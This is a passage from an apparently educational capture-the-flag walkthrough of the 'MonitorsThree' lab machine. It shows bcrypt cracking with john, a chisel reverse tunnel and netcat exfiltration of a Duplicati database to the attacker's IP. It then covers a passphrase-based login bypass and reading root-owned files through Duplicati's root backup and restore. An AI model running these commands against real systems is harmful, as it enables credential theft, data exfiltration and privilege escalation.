| id                    | mediumint(8) unsigned| NO   | PRI | NULL    | auto_increment |
| username              | varchar(50)          | NO   | MUL | 0       |                |
| password              | varchar(256)         | NO   |     |         |                |
| realm                 | mediumint(8)         | NO   | MUL | 0       |                |
| full_name             | varchar(100)         | YES  |     | 0       |                |
| email_address         | varchar(128)         | YES  |     | NULL    |                |
+---------+--------------------------------------------------------------+
| username | password                                                     |
+---------+--------------------------------------------------------------+
| admin   | $2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G  |
| guest   | $2y$10$SO8woUvjSFMr1CDo8O3cz.S6uJoqLaTe6/mvIcUuXzKsATo77nLHu  |
| marcus  | $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK  |
+---------+--------------------------------------------------------------+
The $2y$ prefix identifies bcrypt, and a hash identifier confirms it without relying on memory:

$2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK
Possible algorithms: bcrypt $2*$, Blowfish (Unix)
We care about marcus's, because it is a real system user (with /bin/bash) and not just an application account. We crack it with john:
john --wordlist=rockyou.txt --format=bcrypt hashes.txt
12345678910 (marcus)marcus's password is 12345678910. With su marcus we switch users and grab user.txt.
su marcus
# password: 12345678910
cat /home/marcus/user.txt

marcus@monitorsthree:~$ cat user.txt
3e62c0382dbb451102f9c24f0e078414
Shell as root
An internal service: Duplicati on localhost
Enumerating listening services, one is bound to 127.0.0.1:8200, unreachable from outside. To get to it we set up a port forward with chisel (repo): we run the server on our machine and, from the victim, a client in reverse mode that publishes the internal port 8200 on our 9090.
chisel is not on the box, so it has to be carried over: we serve it from our own directory with an HTTP server and pull it down with wget from the victim.
First it has to reach the attacker box, from the project's releases:
sudo wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
sudo gunzip chisel_1.7.7_linux_amd64.gz
python -m http.server 80 < chisel_1.7.7_linux_amd64
--2024-09-23 23:58:05--  https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-...
Length: 3234355 (3.1M) [application/octet-stream]
2024-09-23 23:58:06 (14.7 MB/s) - 'chisel_1.7.7_linux_amd64.gz' saved [3234355/3234355]

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...wget http://10.10.15.39/chisel_1.7.7_linux_amd64
chmod +x chisel_1.7.7_linux_amd64
--2024-09-23 22:00:44--  http://10.10.15.39/chisel_1.7.7_linux_amd64
Connecting to 10.10.15.39:80... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 8077312 (7.7M) [application/octet-stream]
Saving to: 'chisel_1.7.7_linux_amd64'

chisel_1.7.7_linux_ 100%[===================>]   7.70M  2.98MB/s    in 2.6s

2024-09-23 22:00:47 (2.98 MB/s) - 'chisel_1.7.7_linux_amd64' saved [8077312/8077312]
marcus@monitorsthree:/tmp$ ls -l
-rwxrwxr-x 1 marcus marcus  8077312 Jan 31  2022 chisel_1.7.7_linux_amd64
With the binary in place and already executable, we bring up the tunnel:
# on the attacker
chisel server -p 9292 --reverse

# on the victim
./chisel client 10.10.15.39:9292 R:9090:127.0.0.1:8200
Opening http://localhost:9090 shows the Duplicati login, a backup tool. The service runs as root, so controlling it means compromising the box.

Duplicati
  Password
  [                    ]
  [ Sign In ]
Recovering the server-passphrase from the SQLite database
Before touching the panel it pays to know where the service lives on disk. A find by name places it:
find / -name duplicati 2>/dev/null
/opt/duplicati
/etc/cron.d/duplicati
Two paths: the install directory and a cron entry that starts it. Inside /opt/duplicati/config sits Duplicati-server.sqlite, the database where the service keeps its configuration. We exfiltrate it with nc (a listener on the attacker redirecting into a file, and on the victim the file on standard input):
# on the attacker
nc -lvp 4444 > Duplicati-server.sqlite
# on the victim
nc 10.10.15.39 4444 < Duplicati-server.sqlite
listening on [any] 4444 ...
connect to [10.10.15.39] from monitorsthree.htb [10.10.11.30] 43082
With a local copy, we open it with sqlite3. The Option table holds the server-passphrase, the basis of authentication:
sqlite3 Duplicati-server.sqlite "SELECT * FROM Option;"
server-passphrase       | Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=
server-passphrase-salt  | xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I=
Bypassing the login with the passphrase
Duplicati does not compare the plaintext password: the browser runs a challenge with a nonce and the passphrase. That the stored value is a derivative rather than the original password shows in its very format, and a hash identifier confirms it:

Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=
Possible algorithms: Base64(unhex(SHA-256($plaintext)))
In other words, the stored server-passphrase is the already-hashed, Base64-encoded password. Since the challenge computation starts exactly from there, we can replay it and authenticate without knowing the original (reference article). First we convert it from Base64 to hex, the format the bypass script (run in the browser console) expects:
echo "Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=" | base64 -d | xxd -p -c 256
59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87aWith that value we complete the authentication bypass and enter the panel as a Duplicati administrator.

Next scheduled task:  Cacti 1.2.26 Backup Tomorrow at 1:00 PM
Cacti 1.2.26 Backup
  Last successful backup: Today at 1:00 PM (took 00:00:05)
  Next scheduled run: Tomorrow at 1:00 PM
  Source: 60.02 MB
  Backup: 19.41 MB / 4 Versions
Backup and restore as root
Duplicati runs as root, and its backup and restore operations inherit those privileges. The idea is simple: if we ask it to back up /root and then restore what it copied into a folder of ours, the file is read by Duplicati, with its permissions, not by us.
The wizard has five steps. The first only needs a name, and the default encryption is left with no passphrase, which is plenty for what we want:


The second picks where the copy lands. The path starts with /source/ because inside Duplicati's container the real system root is mounted there:

And the third, what to copy. The tree browses the whole filesystem with the service's privileges, so we tick the file we are after directly:

Once the job exists there is a step that is easy to skip: the backup has to be run. While the new job shows Last successful backup: Never there is nothing to restore, so we hit Run now first.

Cacti 1.2.26 Backup
  Last successful backup: Today at 9:37 PM (took 00:00:10)
root
  Operations: Run now | Restore files ...
  Last successful backup: Never - Run now
root
  Last successful backup   today at 22:03 (took 00:00:00)
  Source: 33 bytes
  Backup: 3.74 KB / 1 Version
Those 33 bytes of source are the confirmation that it really copied the file: it is the exact size of an HTB flag (32 characters plus the newline).
With the backup done, in Restore files we pick the file to recover:

And in the options we choose Pick location pointing at a path marcus can write instead of the original one:

Where do you want to restore the files to?  Pick location
Folder path: /source/home/marcus/root.txt
How do you want to handle existing files?   Overwrite
Permissions: Restore read/write permissions
The leading /source/ is not decorative: inside Duplicati's container the system root is mounted there, so /source/home/marcus is the machine's real /home/marcus.
